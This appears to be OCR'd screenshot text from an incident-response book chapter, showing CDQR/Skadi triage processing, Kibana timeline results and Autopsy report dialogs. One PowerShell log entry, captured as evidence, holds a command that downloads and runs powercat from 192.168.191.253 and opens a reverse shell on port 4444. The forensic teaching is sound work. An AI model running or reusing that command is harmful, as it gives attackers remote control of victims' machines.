_pid:11964,ProcessStart:132891005656802313; process:_pid:13664,ProcessStart:132890986707762754; process:_pid:14296,ProcessStart:132891008570586780
Detection Origin: Unknown
Detection Type: Concrete
Detection Source: Unknown
User: ?
Process Name: Unknown
Security intelligence Version: AV: 1.359.53.0, AS: 1.359.53.0, NIS: 1.359.53.0
Engine Version: AM: 1.1.18900.3, NIS: 1.1.18900.3


skadi@skadi:~$ cdqr in:DESKTOP-SKPTDIO.zip out:Results -p win --max_cpu -z --es_kb DESKTOP-SKPTDIO
Assigning CDQR to the host network
The Docker network can be changed by modifying the "DOCKER_NETWORK" environment variable
Example (default Skadi mode): export DOCKER_NETWORK=host
Example (use other Docker network): export DOCKER_NETWORK=skadi-backend
docker run --network host -v /home/skadi/DESKTOP-SKPTDIO.zip:/home/skadi/DESKTOP-SKPTDIO.zip -v /h
ome/skadi/Results:/home/skadi/Results aorlikoski/cdqr:5.0.0 -y /home/skadi/DESKTOP-SKPTDIO.zip /home
/skadi/Results -p win --max_cpu -z --es_kb DESKTOP-SKPTDIO

Skadi Portal

DFIR Tools


TimeSketch
Kibana
CyberChef Encryption, Encoding, and data analysis
Yeti Threat Intelligence


Management Tools


Grafana Docker and Host Monitoring
Portainer Docker Management
Kibana Management ElasticSearch Management


Downloads

CyLR_win-x86.zip
CyLR_win-x64.zip
CyLR_linux-x64.zip
CyLR_osx-x64.zip





kibana
360,420 hits
New Save Open Share Inspect Auto-refresh Last 2 years
Search... (e.g. status:200 AND extension:PHP)
Options
Refresh
Discover
Visualize
Dashboard
Timelion
Canvas
Machine Learning
Infrastructure
Logs
APM
Dev Tools
Monitoring
Management
Add a filter +
case_cdqr-*
Selected fields
_source
Available fields
_id
_index
_score
_type
data_type
datetime
display_name
file_entry_type
file_size
file_system_type
filename
inode
June 30th 2020, 16:00:27.815 - June 30th 2022, 16:00:27.815 — Auto
Count
200,000
150,000
100,000
50,000
0
2020-09-30
2020-12-31
2021-03-31
2021-06-30
2021-09-30
2021-12-31
2022-03-31
datetime per week
Time
_source
June 28th 2022, 20:06:40.000
display_name: OS:/home/skadi/Results/artifacts/DESKTOP-SKPTDIO timestamp_desc: Last Access Time data_type: fs:stat timestamp: 1,656,472,000,000,000 is_allocated: true parser: filestat source_long: OS Last Access Time filename: /home/skadi/Results/artifacts/DESKTOP-SKPTDIO tag: source_short: FILE file_system_type: OS file_size: 4,096 pathspec: {"type_indicator": "OS", "__type__": "PathSpec", "location": "/home/skadi/Results/artifacts/DESKTOP-SKPTDIO"} message: OS:/home/skadi/Results/artifacts/DESKTOP-SKPTDIO Type: directory datetime: June 28th 2022, 20:06:40.000 inode: 4,730,698 file_entry_type: directory _id: KwZyrYEBSJvVuHIArhZL _type: plaso_event _index: case_cdqr-desktop-skptdio _score: -
June 28th 2022, 20:06:37.000
display_name: OS:/home/skadi/Results/artifacts/DESKTOP-SKPTDIO/E/Users/Patrick/AppData/Local/Google/Chrome timestamp_desc: Content Modification Time data_type: fs:stat timestamp: 1,656,471,997,000,000 is_allocated: true parser: filestat source_long: OS Content Modification Time filename: /home/skadi/Results/artifacts/DESKTOP-SKPTDIO/E/Users/Patrick/AppData/Local/Google/Chrome tag: source_short: FILE file_system_type: OS file_size: 4,096 pathspec: {"type_indicator": "OS", "__type__": "PathSpec", "location": "/home/skadi/Results/artifacts/DESKTOP-SKPTDIO/E/Users/Patrick/AppData/Local/Google/Chrome"} message: OS:/home/skadi/Results/artifacts/DESKTOP-SKPTDIO/E/Users/Patrick/AppData/Local/Google/Chrome Type: director



Add a filter +
Add filter
Filter
Edit Query DSL
event_identifier
is
4104
Label
Optional
Cancel
Save





t message [600 / 0x0258] Source Name: PowerShell Message string: Provider "Alias" is Started. \n\nDetails: \n ProviderName=Alias NewProviderState=Started SequenceNumber=3 HostName=ConsoleHost HostVersion=5.1.22543.1000 HostId=c6012595-9b34-40c2-a416-75ab510817e6 HostApplication=C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe -c IEX(New-Object System.Net.WebClient).DownloadString('http://192.168.191.253:8000/powercat.ps1');powercat -c 192.168.191.253 -p 4444 -e cmd EngineVersion= RunspaceId= PipelineId= CommandName= CommandType= ScriptName= CommandPath= CommandLine= Strings: ['Alias', 'Started', ' ProviderName=Alias NewProviderState=Started SequenceNumber=3 HostName=ConsoleHost HostVersion=5.1.22543.1000 HostId=c6012595-9b34-40c2-a416-75ab510817e6 HostApplication=C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe -c IEX(New-Object System.Net.WebClient).DownloadString('http://192.168.191.253:8000/powercat.ps1');powercat -c 192.168.191.253 -p 4444 -e cmd EngineVersion= RunspaceId= PipelineId= CommandName= CommandType= ScriptName= CommandPath= CommandLine='] Computer Name: DESKTOP-SKPTDIO Record Number: 606 Event Level: 4


Chapter 13: Writing the Incident Report






Generate Report
Select which data source(s) to include
Laptop1Final.E01
Uncheck All
Check All
< Back
Next
Finish
Cancel
Help

